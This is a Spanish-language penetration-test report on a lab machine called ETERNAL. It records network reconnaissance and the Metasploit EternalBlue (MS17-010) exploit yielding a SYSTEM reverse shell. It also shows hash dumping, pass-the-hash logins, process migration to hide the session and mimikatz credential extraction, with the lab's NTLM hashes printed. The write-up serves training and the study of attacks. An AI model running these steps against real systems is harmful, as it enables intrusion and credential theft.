	Informe de análisis de vulnerabilidades, explotación y resultados del reto ETERNAL.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	20/10/2024	24/10/2024	1.0	MQ-HM-ETERNAL	RESTRINGIDO

Informe de análisis de vulnerabilidades, explotación y resultados del reto ETERNAL.

N.- MQ-HM-ETERNAL

Generado por:

Wilmar Beletzuy

Wilmarbg773@gmail.com

Especialista de Ciberseguridad, Seguridad de la Información

Fecha de creación:
20.10.2024

Índice

Tabla de contenido

1. Reconocimiento

Se procede a identificar la ip de la máquina con **arp-scan -l**

```
┌──(root㉿kali)-[/home/hmstudent/ethernal/192.168.153.144]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:bb:98:5d, IPv4: 192.168.153.140
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.153.2   00:50:56:e8:37:70       VMware, Inc.
192.168.153.144 00:0c:29:e6:b3:3b       VMware, Inc.
192.168.153.254 00:50:56:e6:67:d7       VMware, Inc.

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.040 seconds (125.49 hosts/sec). 3 responded
```

Confirmamos la Ip con **netdiscover**

```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.153.2   00:50:56:e8:37:70      1      60  VMware, Inc.
 192.168.153.144 00:0c:29:e6:b3:3b      1      60  VMware, Inc.
 192.168.153.254 00:50:56:e6:67:d7      1      60  VMware, Inc.
```

Se realiza el escaneo con **nmap**

```
┌──(root㉿kali)-[/home/hmstudent/ethernal/192.168.153.144]
└─# nmap -p1-65535 -sS 192.168.153.144 -v -oA nmap/allports
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-20 23:48 EDT
Initiating ARP Ping Scan at 23:48
Scanning 192.168.153.144 [1 port]
Completed ARP Ping Scan at 23:48, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:48
Completed Parallel DNS resolution of 1 host. at 23:48, 0.02s elapsed
Initiating SYN Stealth Scan at 23:48
Scanning 192.168.153.144 [65535 ports]
Discovered open port 139/tcp on 192.168.153.144
Discovered open port 135/tcp on 192.168.153.144
Discovered open port 445/tcp on 192.168.153.144
Discovered open port 49156/tcp on 192.168.153.144
Discovered open port 49152/tcp on 192.168.153.144
Discovered open port 49157/tcp on 192.168.153.144
Discovered open port 49155/tcp on 192.168.153.144
Discovered open port 49153/tcp on 192.168.153.144
Discovered open port 49154/tcp on 192.168.153.144
Completed SYN Stealth Scan at 23:49, 23.47s elapsed (65535 total ports
Nmap scan report for 192.168.153.144
Host is up (0.00052s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:E6:B3:3B (VMware)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 23.67 seconds
           Raw packets sent: 68249 (3.003MB) | Rcvd: 65536 (2.621MB)
```

Revisaremos las versiones de los puertos encontrados

```
Initiating NSE at 23:52
Completed NSE at 23:52, 0.00s elapsed
Nmap scan report for 192.168.153.144
Host is up (0.00047s latency).

PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:E6:B3:3B (VMware)
Service Info: Host: WIN-845Q99OO4PP; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
PORT     STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds
(workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
```

Saber el sistemas operative:

```
┌──(root㉿kali)-[/home/hmstudent/ethernal/192.168.153.144]
└─# nmap -p135,139,445,49152-49157 -O 192.168.153.144
```

IP, Puertos Sistema operativo

IP	192.168.153.144
Sistema Operativo	Windows 7 x64
Puertos/Servicios	135, 139, 445, 49152-49157
Nombre Equipo	WIN-845Q99OO4PP

2. Análisis de vulnerabilidades/debilidades

Logramos tener un acceso, pero como no estamos autenticados nos muestra **ACCESS DENIED**

```
┌──(root㉿kali)-[/home/hmstudent/ethernal/192.168.153.144]
└─# rpcclient 192.168.153.144
Password for [WORKGROUP\root]:

┌──(root㉿kali)-[/home/hmstudent/ethernal/192.168.153.144]
└─# rpcclient 192.168.153.144 -U 'guest' -N
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE

┌──(root㉿kali)-[/home/hmstudent/ethernal/192.168.153.144]
└─# rpcclient 192.168.153.144
Password for [WORKGROUP\root]:
Bad SMB2 (sign_algo_id=0) signature for message
[0000] 00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ........ ........
[0000] E7 08 DD 87 DF FF 18 AD   40 BC 28 CC 11 8A 7B 83   ........ @.(. ..{.
Cannot connect to server.  Error was NT_STATUS_ACCESS_DENIED

┌──(root㉿kali)-[/home/hmstudent/ethernal/192.168.153.144]
└─# rpcclient 192.168.153.144 -U 'guest' -N
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE

┌──(root㉿kali)-[/home/hmstudent/ethernal/192.168.153.144]
└─# rpcclient 192.168.153.144 -U '' -N
rpcclient $> enum
command not found: enum
rpcclient $> enum
command not found: enum
rpcclient $> enumdomains
do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> enumdomusers
do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED
rpcclient $>
```

Procedemos también a ejecutar la herramienta **enum4linux**

```
┌──(root㉿kali)-[/home/hmstudent/ethernal/192.168.153.144]
└─# enum4linux 192.168.153.144
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Oct 21 00:07:11 2024

 ==========( Target Information )==========

Target ..... 192.168.153.144
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ==========( Enumerating Workgroup/Domain on 192.168.153.144 )==========


[+] Got domain/workgroup name: WORKGROUP


 ==========( Nbtstat Information for 192.168.153.144 )==========

Looking up status of 192.168.153.144
        WIN-845Q99OO4PP <00> -         M <ACTIVE>  Workstation Service
        WORKGROUP       <00> - <GROUP> M <ACTIVE>  Domain/Workgroup Name
        WIN-845Q99OO4PP <20> -         M <ACTIVE>  File Server Service
        WORKGROUP       <1e> - <GROUP> M <ACTIVE>  Browser Service Elections
        WORKGROUP       <1d> -         M <ACTIVE>  Master Browser
        ..__MSBROWSE__. <01> - <GROUP> M <ACTIVE>  Master Browser
```

Determinamos que por medio de rpc no tenemos visualización de información sensible o que podamos usar.

Usamos la herramienta **smbclient** para verificar si tenemos alguna carpeta compartida

```
┌──(root㉿kali)-[/home/hmstudent/ethernal/192.168.153.144]
└─# smbclient -L 192.168.153.144
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.153.144 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Podemos ver que, si tiene recursos compartidos, pero necesitamos autenticarnos.

Usamos una herramienta llamada **smbmap**

```
┌──(root㉿kali)-[/home/hmstudent/ethernal/192.168.153.144]
└─# smbmap -H 192.168.153.144 -u 'guest' -p '' 2>/dev/null
[+] IP: 192.168.153.144:445     Name: 192.168.153.144
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
```

Viendo que no tenemos acceso con el usuario guest, procedemos a usar otra herramienta llamada **crackmapexec**


```
┌──(root㉿kali)-[/home/hmstudent/ethernal/192.168.153.144]
└─# crackmapexec smb 192.168.153.144
SMB         192.168.153.144 445    WIN-845Q99OO4PP  [*] Windows 7 Ultimate 7601 Service Pack 1 x64 (name:WIN-845Q99OO4PP) (domain:WIN-845Q99
OO4PP) (signing:False) (SMBv1:True)
```

Encontramos que el sistema operativo es Windows 7 y de 64 bits, información valiosa ya que usaremos un exploit que se adapte a un sistema operativo de 64 bits, verificamos también que no tiene una firma SMB (**signing:False**), tenemos también la versión de Samba que es v1.

Guardamos lo que nos devuelve crackmapexec:

┌──(root㉿kali)-[/home/hmstudent/ethernal/192.168.153.144]
└─# crackmapexec smb 192.168.153.144 | tee cme.txt
SMB 192.168.153.144 445 WIN-845Q99OO4PP [*] Windows 7 Ultimate 7601 Service Pack 1 x64 (name:WIN-845Q99OO4PP) (domain:WIN-845Q99OO4PP) (signing:False) (SMBv1:True)

Se realizo un análisis con **Nessus**




3. Explotación

Proceso manual/ automatizado.

Automatizado


Verificaremos la versión de **samba** por medio de metasploit



Utilizaremos el número 9

Obtenemos las versiones de samba 1 y 2
SMB Detected (versions:1, 2), preferred dialect:SMB 2.1

Procedemos a usar la herramienta nmap pero usando –script vuln



Verificamos que si tiene vulnerabilidades de ejecución remota SMBv1 la vulnerabilidad

se llama **ms17-010**

Procedemos a realizar la explotación, para esto usaremos el exploit **ms17_010_eternalblue**

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasp
                                             loit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2,
                                              Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Win
                                             dows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Wi
                                             ndows Embedded Standard 7 target machines.
```

Realizamos un exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.153.144
rhosts => 192.168.153.144
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.153.140:4444
[*] 192.168.153.144:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.153.144:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.153.144:445   - Scanned 1 of 1 hosts (100% complete)
```

Y logramos obtener una sesión a la máquina Ethernal

```
[*] Meterpreter session 1 opened (192.168.153.140:4444 → 192.168.153.144:49159) at 2024-10-21 22:48:26 -0400
[+] 192.168.153.144:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.153.144:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.153.144:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

```
meterpreter > sysinfo
Computer        : WIN-845Q99004PP
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter >
```

Estamos con el usuario: **meterpreter > getuid**
Server username: NT AUTHORITY\SYSTEM

Ejecutamos el comando **hashdump**


```
meterpreter > hashdump
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Hacker Mentor Admin:500:aad3b435b51404eeaad3b435b51404ee:931a25d0405b2ea33910ad3c7404e283:::
Hacker Mentor User:1000:aad3b435b51404eeaad3b435b51404ee:f56a8399599f1be040128b1dd9623c29:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:f580a1940b1f6759fbdd9f5c482ccdbb:::
meterpreter >
```


Logramos obtener los hashes de los usuarios los cuales nos servirán para autenticarnos e iniciar sesión.

Hacker Mentor
Admin:500:aad3b435b51404eeaad3b435b51404ee:931a25d0405b2ea33910ad3c7404


e283:::
Hacker Mentor
User:1000:aad3b435b51404eeaad3b435b51404ee:f56a8399599f1be040128b1dd9623
c29:::


Ejecutamos nuevamente el comando **crackmapexec** y logramos ver que con hash y el usuario Hacker Mentor User, nos logramos autenticar a la máquina Ethernal:






Como no estamos con un usuario privilegiado, probamos nuevamente el proceso con el usuario Hacker Mentor Admin, logrando el acceso con un usuario privilegiado







Con crackmapexec no podemos usar el comando **–lsa**

```
┌──(root㉿kali)-[/home/hmstudent/ethernal/192.168.153.144/exploit]
└─# crackmapexec smb 192.168.153.146 -u 'Hacker Mentor Admin' -H ':931a25d0405b2ea33910ad3c7404e283' --lsa
SMB         192.168.153.146 445    WIN-845Q99OO4PP  [*] Windows 7 Ultimate 7601 Service Pack 1 x64 (name:WIN-845Q99OO4PP) (domain:WIN-845Q99
OO4PP) (signing:False) (SMBv1:True)
SMB         192.168.153.146 445    WIN-845Q99OO4PP  [+] WIN-845Q99OO4PP\Hacker Mentor Admin:931a25d0405b2ea33910ad3c7404e283 (Pwn3d!)
SMB         192.168.153.146 445    WIN-845Q99OO4PP  [+] Dumping LSA secrets
Traceback (most recent call last):
  File "/usr/bin/crackmapexec", line 8, in <module>
    sys.exit(main())
             ^^^^^^
  File "/usr/lib/python3/dist-packages/cme/crackmapexec.py", line 257, in main
    asyncio.run(
  File "/usr/lib/python3.12/asyncio/runners.py", line 194, in run
    return runner.run(main)
           ^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.12/asyncio/runners.py", line 118, in run
    return self._loop.run_until_complete(task)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.12/asyncio/base_events.py", line 687, in run_until_complete
    return future.result()
```

Se usará la herramienta **meterpreter**, donde lo primero es que migraremos nuestro servicio **spoolsv** a otro servicio propio del sistema, en este caso seria **services:**

```
4     0     System                x64   0
224   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM          \SystemRoot\System32\smss.exe
296   284   csrss.exe             x64   0        NT AUTHORITY\SYSTEM          C:\Windows\system32\csrss.exe
304   436   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
344   284   wininit.exe           x64   0        NT AUTHORITY\SYSTEM          C:\Windows\system32\wininit.exe
368   336   csrss.exe             x64   1        NT AUTHORITY\SYSTEM          C:\Windows\system32\csrss.exe
400   336   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM          C:\Windows\system32\winlogon.exe
436   344   services.exe          x64   0        NT AUTHORITY\SYSTEM          C:\Windows\system32\services.exe
452   344   lsass.exe             x64   0        NT AUTHORITY\SYSTEM          C:\Windows\system32\lsass.exe
456   436   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
460   344   lsm.exe               x64   0        NT AUTHORITY\SYSTEM          C:\Windows\system32\lsm.exe
528   436   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM          C:\Windows\System32\spoolsv.exe
572   436   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
```

```
meterpreter > getpid
Current pid: 528
meterpreter > migrate 436
[*] Migrating from 528 to 436...
[*] Migration completed successfully.
meterpreter >
```


Si verificamos ya no tenemos activo el proceso 528 y de esta forma nos ocultamos del sistema usando un proceso propio del sistema.

```
meterpreter > getpid
Current pid: 436
```

Vamos a usar el proceso **load kiwi**

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/
Success.
meterpreter > help
```


Ejecutamos el comando: **meterpreter > creds_all** y podemos ver que nos muestra las credenciales y los hashes de los usuarios:



